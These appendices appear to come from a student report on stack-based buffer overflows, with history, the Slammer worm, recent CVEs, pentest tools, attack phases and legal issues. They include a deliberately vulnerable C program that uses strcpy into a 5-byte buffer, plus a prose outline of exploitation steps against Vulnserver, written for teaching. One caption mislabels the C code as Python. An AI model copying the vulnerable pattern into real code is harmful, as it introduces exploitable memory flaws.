


Figure 32: Statistics of various attacks in recent years (Alhusayn & Alsuwat, 2020).

(Back To: [1.1. Current Scenario](#))

### 6.3. Appendix 3 (Example of Buffer Overflow Attack)


The example below demonstrates the danger of such a buffer overflow attack based on the C programming language.

Since this is an example demonstrating a buffer overflow attack we do not implement any malicious code injection. Modern compilers generally include overflow checking options during the compile/link time, but it is impossible to detect this problem during the run time without any additional safety mechanism, such as exception handling. (GeeksforGeeks, 2022)

```
1 // A C program to demonstrate buffer overflow
2 #include <stdio.h>
3 #include <string.h>
4 #include <stdlib.h>
5
6 int main(int argc, char *argv[])
7 {
8
9     // Reserve 5 byte of buffer plus the terminating NULL.
10    // should allocate 8 bytes = 2 double words,
11    // To overflow, need more than 8 bytes...
12    char buffer[5]; // If more than 8 characters input
13                    // by user, there will be access
14                    // violation, segmentation fault
15
16    // a prompt how to execute the program...
17    if (argc < 2)
18    {
19        printf("strcpy() NOT executed....\n");
20        printf("Syntax: %s <characters>\n", argv[0]);
21        exit(0);
22    }
23
24    // copy the user input to mybuffer, without any
25    // bound checking a secure version is strcpy_s()
26    strcpy(buffer, argv[1]);
27    printf("buffer content= %s\n", buffer);
28
29    // you may want to try strcpy_s()
30    printf("strcpy() executed...\n");
31
32    return 0;
33 }
```

Figure 33: A Python code to demonstrate buffer overflow.

While compiling this above code the Linux platform and using the command 'output\_file INPUT' for output.



```
Input: 12345678 (8 bytes), the program runs smoothly
Input: 123456789 (9 bytes), the "Segmentation fault" message will be displayed and the program terminates.
```

*Figure 34: Compilation of the above code.*

The vulnerability arises when the user input (`argv[1]`) exceeds 8 bytes. Why 8 bytes? In a 32-bit (4 bytes) system, memory is allocated in double words (32 bits). Since a character (`char`) size is 1 byte, requesting a buffer of 5 bytes results in the system allocating 2 double words (8 bytes). Hence, entering more than 8 bytes will cause the buffer to overflow. (GeeksforGeeks, 2022)

There are alternative standard functions like `strncpy()`, `strncat()`, and `memcpy()` that are technically less susceptible to this issue. However, the drawback is that the programmer must ensure the buffer size, as the compiler doesn't do this automatically. It's essential for every C/C++ developer to be aware of buffer overflow problems before diving into coding. Many bugs and potential exploits stem from buffer overflow vulnerabilities. By understanding the risks, programmers can take the necessary steps to minimize these issues. (GeeksforGeeks, 2022)

**(Back To: [1.1. Current Scenario](#))**

## **6.4. Appendix 4 (Evolution of Buffer Overflow Attack)**

Buffer overflow attacks have a long history dating back to the dawn of computers. They've been responsible for several high-profile security breaches and continue to be a big cybersecurity threat.

Here is a brief history of the evolution of buffer overflow attacks:

### **Early Days (1970s – 1980s):**

Buffer overflow vulnerabilities were discovered in the 1970s and 1980s, but exploitation was rare since computer systems were less linked than they are now. The Morris worm, however, exploited a buffer overflow vulnerability in the UNIX "finger" service in the late 1980s, making a turning point in cybersecurity threats. (Kalat, 2020)

### **1990s:**

Buffer overflow attacks became increasingly widespread throughout the 1990s as computers became more networked and the Internet gained popularity. High-profile attacks targeted Microsoft Windows operating systems and prominent web servers like Apache and IIS, allowing attackers to execute arbitrary code, obtain unauthorized access, and cause a denial of service. (Kalat, 2020)

### **2000s:**

Buffer overflow attacks increased dramatically in the early 2000s, with high-profile worms such as Code Red in 2001, Slammer in 2003, and Blaster in 2003 causing havoc. These assaults caused widespread disruption and devastation, infecting millions of machines and causing economic losses in the billions of dollars. (Kalat, 2020)



**Mitigation Efforts (The mid-2000s to Present):**

Various steps were taken to limit the danger of buffer overflow vulnerabilities in response to the rising threat. Microsoft and other operating system makers added security mechanisms such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR), making it more difficult for attackers to exploit buffer overflow vulnerabilities. Programming languages and compilers provided tools and libraries to assist developers in writing more secure code, while educational campaigns increased knowledge of safe coding techniques. (Kalat, 2020)

Despite these measures, buffer overflow vulnerabilities remain in outdated systems and software that have been inadequately maintained. As software becomes more complicated and networked, new vulnerabilities and attack approaches emerge.

In conclusion, the history of buffer overflow attacks reveals a continuous back-and-forth between emerging attack strategies and matching prevention measures. Despite tremendous progress in lowering the occurrence and effect of these attacks, buffer overflow vulnerabilities continue to be a major threat to cybersecurity.

**(Back to: [2.1.1. Brief History](#))**

## 6.5. Appendix 5 (Case Study)

### 6.5.1. Inside the Slammer Worm: Buffer Overflow Attack Analysis

#### Findings:

The well-known Slammer worm, also known as Sapphire, is an excellent example of a buffer overflow attack. In this case study, we'll look at the Slammer worm, which hit and infected thousands of computers throughout the world in January 2003. We want to better understand buffer overflow attacks and how to prevent them by analyzing the attack, its implications, and the lessons gained.

Slammer was a destructive Internet worm that exploited a buffer overflow vulnerability in Microsoft SQL Server 2000 and MSDE 2000 (Microsoft SQL Server 2000 Desktop Engine). Slammer was able to spread swiftly and cause massive denial-of-service (DoS) attacks by using only one UDP packet. Within the first 10 minutes of its dissemination, the worm doubled its infection rate every 8.5 seconds, infecting about 75,000 machines in less than half an hour. (Moore, et al., 2003)




Figure 35: The geographical spread of Slammer in the 30 minutes after its release (Moore, et al., 2003).

**Exploiting the Vulnerability:**

The worm targeted a buffer overflow vulnerability in SQL Server 2000's Resolution Service, which is in charge of handling communication between SQL Server instances. Despite the fact that Microsoft released a fix for this vulnerability six months before the assault, many users did not implement it, leaving their PCs vulnerable. (Moore, et al., 2003)

**Speed and Impact:**

Slammer's lightning-fast propagation caused massive network congestion and disruptions, affecting services such as ATMs, emergency response systems, and airline reservation systems. The worm's high bandwidth consumption made it difficult for administrators to access their systems and fight the attack. (Moore, et al., 2003)

*Table 1: Slammer's geographical distribution (Moore, et al., 2003).*

Country	Victims (in percentage)
United States	42.87%
South Korea	11.82%
Unknown	6.96%
China	6.29%
Taiwan	3.98%
Canada	2.88%
Australia	2.38%
United Kingdom	2.02%
Japan	1.72%
Netherlands	1.53%

*Table 2: Slammer's top-level domain distribution (Moore, et al., 2003).*

Top-Level Domain	Percent Victims
Unknown	59.49%
.net	14.37%
.com	10.75%
.edu	2.79%
.tw	1.29%
.au	0.71%
.ca	0.71%
.jp	0.65%
.br	0.57%
.uk	0.57%

**Analysis:**

The Slammer worm's attack revealed the critical importance of timely security patch applications. Many organizations didn't prioritize patching their systems, leaving them vulnerable. The worm's simplicity and swift propagation underlined the need for strong network security measures and real-time detection and response mechanisms.

Moreover, the worm exposed vulnerabilities in commonly used software, showing that the exploitation of these weaknesses could lead to disastrous consequences. This situation called for increased focus on secure coding practices and software vendors providing timely patches for known vulnerabilities.

The Slammer worm case study shows the need for proactive security measures such as deploying patches on time and adhering to safe coding practices. Organizations must prioritize security to prevent repeat attacks and mitigate any harm. Furthermore, putting in place real-time monitoring and response methods can help limit the consequences of buffer overflow attacks and other cyber risks.

### **6.5.2. Critical Ping Vulnerability Allows Remote Attackers to Take Over FreeBSD Systems**

#### **Findings:**

The ever-increasing complexity of software systems, along with risk makers' unwavering efforts have made safeguarding such systems a demanding undertaking. This case study looks at two significant security flaws found in the FreeBSD and Linux operating systems, emphasizing the need for proactive security measures and defense-in-depth techniques.

FreeBSD is a well-known open-source operating system that is noted for its speed, security, and reliability. Similarly, Linux is a popular open-source operating system with multiple variants to meet a variety of demands. Both operating systems have a large user base and are often updated to fix security flaws. Despite their strength, they are vulnerable to new and developing dangers.

#### **Security Flaw in FreeBSD's Ping Service (CVE-2022-23093):**

A buffer overflow issue was discovered in the ping service of all FreeBSD versions supported. The problem originates from the `pr_pack()` function's incorrect processing of IP and ICMP headers, which causes a buffer overflow of up to 40 bytes. Despite the fact that the ping process operates in a capability mode sandbox, the vulnerability might be exploited to cause the application to crash or allow remote code execution. In response, both the FreeBSD Project and OPNsense issued patches to address the issue. (Lakshmanan, Ravie, 2022)

#### **Linux's Snap-Confine Security Issue (CVE-2022-3328):**

Researchers from Qualys discovered a new vulnerability in Linux's snap-confine software while addressing a prior privilege escalation hole (CVE-2021-44731). To get root access, this new vulnerability (CVE-2022-3328) can be coupled with two existing flaws in multipath known as Leeloo Multipath (CVE-2022-41974 and CVE-2022-41973). Because the multipath server runs as root by default, a successful attack might allow an

unauthorized user full access and the ability to execute arbitrary code. (Lakshmanan, Ravie, 2022)

**Analysis:**

The vulnerabilities in FreeBSD and Linux highlight the continued difficulties in safeguarding complex software systems. The vulnerability in the FreeBSD ping module reveals that, even when a capability mode sandbox is used to reduce possible security concerns, code handling errors can still lead to vulnerabilities. This example emphasizes the significance of rigorous code reviews and testing in identifying and mitigating vulnerabilities before they can be exploited.

The Linux snap-confine vulnerability exemplifies the hazards associated with resolving existing security problems. The emergence of a new vulnerability while resolving an existing one underscores the importance of thorough patch testing and validation. Furthermore, the use of numerous vulnerabilities to get root access emphasizes the importance of defense-in-depth measures to mitigate the effect of any one vulnerability.

The FreeBSD and Linux case studies underscore the importance of proactive security measures, such as timely patch application, adherence to secure coding practices, and the implementation of defense-in-depth strategies. By prioritizing security and continually refining best practices, organizations can better protect themselves from the successful exploitation of vulnerabilities and reduce potential damages. Ultimately, the lessons learned from these case studies can serve as a valuable guide for enhancing security in software systems.

**(Back To: [2.2.1. Case Study](#))**

## 6.6. Appendix 6 (Tools and Technologies)

The following tools and techniques were used in this report:

**Kali Linux:** Kali Linux is a Debian-based Linux distribution specifically designed for digital forensics and penetration testing.

**Windows 10:** Windows 10, released in 2015, is a user-friendly Microsoft operating system that addresses the criticisms of its predecessor, Windows 8.1. It offers an improved Start Menu, an intuitive interface, and seamless touch integration. Continual updates provide a secure experience across various devices.

**Vulnserver:** VulnServer is a deliberately insecure, Windows-based application used by security researchers and enthusiasts to practice and improve their exploitation skills. Developed by Stephen Bradshaw, this server application presents various vulnerabilities, such as buffer overflows and format string bugs, which users can exploit to understand real-world attack scenarios and learn how to identify, analyze, and address similar security issues. (Stephen Bradshaw, 2020)

**Immunity Debugger:** Immunity Debugger is a powerful, user-friendly debugging tool designed for security researchers and analysts. Developed by Immunity Inc., it runs on the Windows platform and is primarily used for analyzing vulnerabilities, reverse engineering, and developing exploit code. Immunity Debugger integrates Python scripting and a graphical interface, enabling users to create custom scripts and plugins to automate various tasks. Its ability to combine debugging and exploit development makes it a valuable tool in the field of cybersecurity, facilitating a deeper understanding of software vulnerabilities and aiding in the development of effective defense strategies. (Immunity Debugger, 2023)

**Netdiscover:** Netdiscover is a powerful networking utility that makes device discovery and mapping on local networks easier. It identifies connected devices' IP and MAC addresses using passive scanning and aggressive ARP queries. This tool assists network administrators and security experts in maintaining control, detecting unauthorized

devices, monitoring network health, and addressing possible risks and vulnerabilities proactively. (Kali Linux Tools, 2023)

**Generic\_send\_tcp:** Generic\_send\_tcp is a useful network utility program for testing and exploiting vulnerabilities in TCP-based network services. It allows security experts and network managers to send specially designed packets to a target server or device in order to evaluate its response and behavior under different scenarios. The tool is especially useful for fuzzing apps, evaluating network service reliability, and finding possible vulnerabilities like buffer overflow attacks. Users may tailor the packet content and behavior by using generic\_send\_tcp, making it a crucial tool in the arsenal of penetration testers and cybersecurity specialists. (Bradshaw, Stephen, 2010)

**Python:** Python is a flexible, powerful, and general-purpose programming language. Python code is simple and easy to comprehend, making it an excellent introductory language. Python can accomplish just about everything. Python is the language for web development, machine learning, and data research. (Codecademy, 2023)

**Sockets:** Sockets, which provide a trustworthy link between two network endpoints, are required for connecting to a vulnserver and transmitting random characters. They let penetration testers send customized payloads, evaluate server replies, and find vulnerabilities such as buffer overflows. Thus, sockets provide a fundamental framework for assessing and improving network service and application security.

**Exception Handling:** Exception handling is a crucial programming technique that deals with unanticipated mistakes that occur during code execution. It helps to build more robust and resilient software, delivering stability and an improved user experience. Exception handling reduces program crashes, improves error recording, and allows for more effective debugging. It is crucial in the development of dependable and maintainable systems.

**Metasploit Framework:** The Metasploit Framework is a free and open-source framework for creating, testing, and running exploit code against remote targets. It assists security experts and ethical hackers in detecting and exploiting flaws in systems, networks, and



applications. Metasploit simplifies vulnerability evaluation and penetration testing with its wide library of exploits, payloads, and modules. (Rapid7, 2021)

**Mona.py:** Mona.py is a Python script that can be used to automate and speed up specific searches while developing exploits (typically for the Windows platform). It runs on Immunity Debugger and WinDBG and requires Python 2.7. Although it runs in WinDBG x64, the majority of its features were written specifically for 32-bit processes. (corelanc0d3r, 2023)

**Endian architecture:** The ordering of bytes in computer systems for data storage and transmission is referred to as endian architecture. Big-endian and little-endian are the two primary varieties. The most significant byte is stored at the lowest memory location in big-endian, while the least significant byte is stored at the lowest address in little-endian. The endian architecture used has an impact on efficiency and compatibility. Little-endian is more frequent in current CPUs such as those from Intel and AMD. To enable effective data processing and system compatibility, software developers and system engineers must understand endian architecture. (assembly tutorial, 2019)

**Assembly language:** Assembly language is a low-level programming language that serves as a link between high-level languages and a computer system's machine code. It gives programmers direct control over the hardware and helps them to maximize performance. It does, however, need a detailed grasp of computer architecture and can be more difficult to pick up than higher-level languages. (Fernando, 2022)

**Metasploitable:** Metasploitable is a virtual computer (VM) that is purposely susceptible, allowing security experts and amateurs to practice and test security flaws. It provides a secure environment in which to study and experiment with finding and exploiting flaws such as obsolete software, weak passwords, and misconfigurations. Metasploitable, which is based on a Linux distribution, provides a variety of purposely susceptible software programs, services, and settings. It provides hands-on experience in penetration testing, vulnerability assessment, and security measure development. (SourceForge, 2019)

**msfvenom:** Msfvenom is a strong Metasploit Framework tool that allows security experts to create bespoke malicious payloads. It provides a command-line interface for building and encoding various payload types, such as shellcode and trojans. Users can customize payloads for evasion and obfuscation by specifying payload type, target architecture, and encoding strategies. Msfvenom makes it easier to create and integrate malicious payloads into penetration testing processes, assisting in the discovery of possible attack routes and the creation of effective response tactics. (Offsec, 2023)


**Netcat:** Netcat is a flexible application used for bidirectional communication via TCP or UDP protocols. It has a basic command-line interface and may be used for port scanning, debugging, file transfers, and initiating remote shell sessions. Netcat is popular among network administrators, security experts, and hackers owing to its versatility and wide range of uses for controlling network connections. (GeeksforGeeks, 2023)

**Reverse shell:** A reverse shell is a network security and penetration testing technique in which an attacker connects from a compromised system to their own workstation. This enables them to circumvent security safeguards and seize control of the hacked machine. Reverse shells are used to execute instructions, collect data, and retain permanent access to a hacked network. (Imperva, 2021)

**(Back To: [2.3. Tools and Technologies](#))**

## 6.7. Appendix 7 (Phases of Attack)

Buffer overflow attacks targeting vulnerable servers can generally be executed through two approaches: heap-based attacks and stack-based attacks. In this particular scenario, we've opted for a stack-based attack rather than a heap-based one. The reasoning behind this choice is that overflowing a buffer on the stack is more likely to disrupt the program's execution compared to overflowing a buffer on the heap. This is because the stack holds the return addresses for all currently active function calls, making it more susceptible to interference.



*Figure 36: Architecture of Stack-Based attack.*

In the context of buffer overflow attacks, the Extended Instruction Pointer (EIP) register is an important factor. This register is responsible for holding the address of the next instruction to be executed. These registers have a specific offset value, and if breached or accessed, can make the entire system vulnerable to unauthorized parties. In essence, our proposed buffer overflow attack method involves first identifying the offset value needed to disrupt the program by continuously sending malformed connection requests to the server (in this case, the vulnerable server). Afterward, we use that value to create a shellcode, which is executed within a separate Python script to gain final

access. The successful execution of a buffer overflow attack relies on the proper functioning of various interconnected sub-methods.

The following is a pictorial diagram that explains how the stack overflow attack works while carrying out the attack in this section of the report,





Figure 37: Working overflow of the buffer overflow attack in the memory.

The overall phases of the are:

- Buffer Size and EIP Replacement:** In our case, the buffer size is 100. To replace the EBP and EIP, we send a trash file with more than 100 "A" characters. Then, we identify EIP's offset and replace it with "BBBB" to ensure it overwrites exactly. The EIP address will then be replaced with the JMP ESP address, which will point to the ESP, followed by the Shellcode.
- DLL and Shellcode Execution:** A DLL is a chunk of code that, when utilized, appears in the program's address space as executable code. Loading a DLL is necessary for the EIP to refer to our Shellcode. A shell is a piece of code or program that can be used to gain command execution on a device. Popping shells is a lightweight and efficient means of attack, as long as we can provide the correct input to a target program.
- Reverse Shell and Enumeration:** A reverse shell is a type of shell in which the target machine communicates back to the attacking machine, allowing code or command execution. In a realistic scenario, we would perform an enumeration

methodology and look for an executable file to download. Spiking then begins to identify vulnerable commands.



*Figure 38: Reverse Shell.*

- **Fuzzing and Offset Identification:** Fuzzing aims to identify the number of bytes it took to crash the program. Running the script with suitable codes yields results in the Immunity debugger. Correct identification of the offset ensures that the Shellcode we generate will not immediately crash the program.
- **Overwriting EIP and Finding Bad Characters:** This step ensures that we can control the EIP. If successful, we will observe 4 "B" characters within the EIP space. The focus then shifts to identifying bad characters so that they do not get included in the Shellcode.
- **Finding the Correct Module and Generating Shellcode:** The final step involves finding the appropriate pointer to direct the program to our Shellcode for the Buffer Overflow. We use a module named "finding the correct module." Once this is done, we generate Shellcode and ensure that we can exploit the system.




Figure 39: Flowchart for the steps of the attack.

(Back To: [3.1. Phases of Attack](#))

## 6.8. Appendix 8 (Legal, Social, Ethical Issues)

It's no surprise that this type of attack comes with different consequences in the form of legal, ethical, and social issues. They are described below:

### 6.8.1. Legal Issues

In light of the Nepal Electronic Transaction Act (NETA) 2063, performing a detailed stack-based buffer overflow attack to access someone's computer without permission brings up various legal issues. These concerns mainly involve breaking the rules set out in NETA, which aims to oversee electronic transactions, prevent cybercrimes, and maintain online security.

**Unauthorized access and hacking (Section 45):** Conducting a stack-based buffer overflow attack means deliberately accessing another person's computer system without their consent, which goes against NETA. Those caught doing this could face up to five years in prison, a fine of no more than fifty thousand Nepalese Rupees, or both.

**Possessing someone else's data without permission (Section 46):** During the buffer overflow attack, the attacker may obtain or possess the victim's data without their knowledge or approval. This invasion of privacy is also punishable under NETA, with penalties of up to two years in prison, a fine of no more than twenty thousand Nepalese Rupees, or both.

**Tampering with electronic messages (Section 47):** The buffer overflow attack might involve altering electronic messages, data, or codes to compromise the victim's computer system. Such tampering is deemed an offense under NETA, and the person responsible could face up to three years in prison, a fine of no more than thirty thousand Nepalese Rupees, or both.

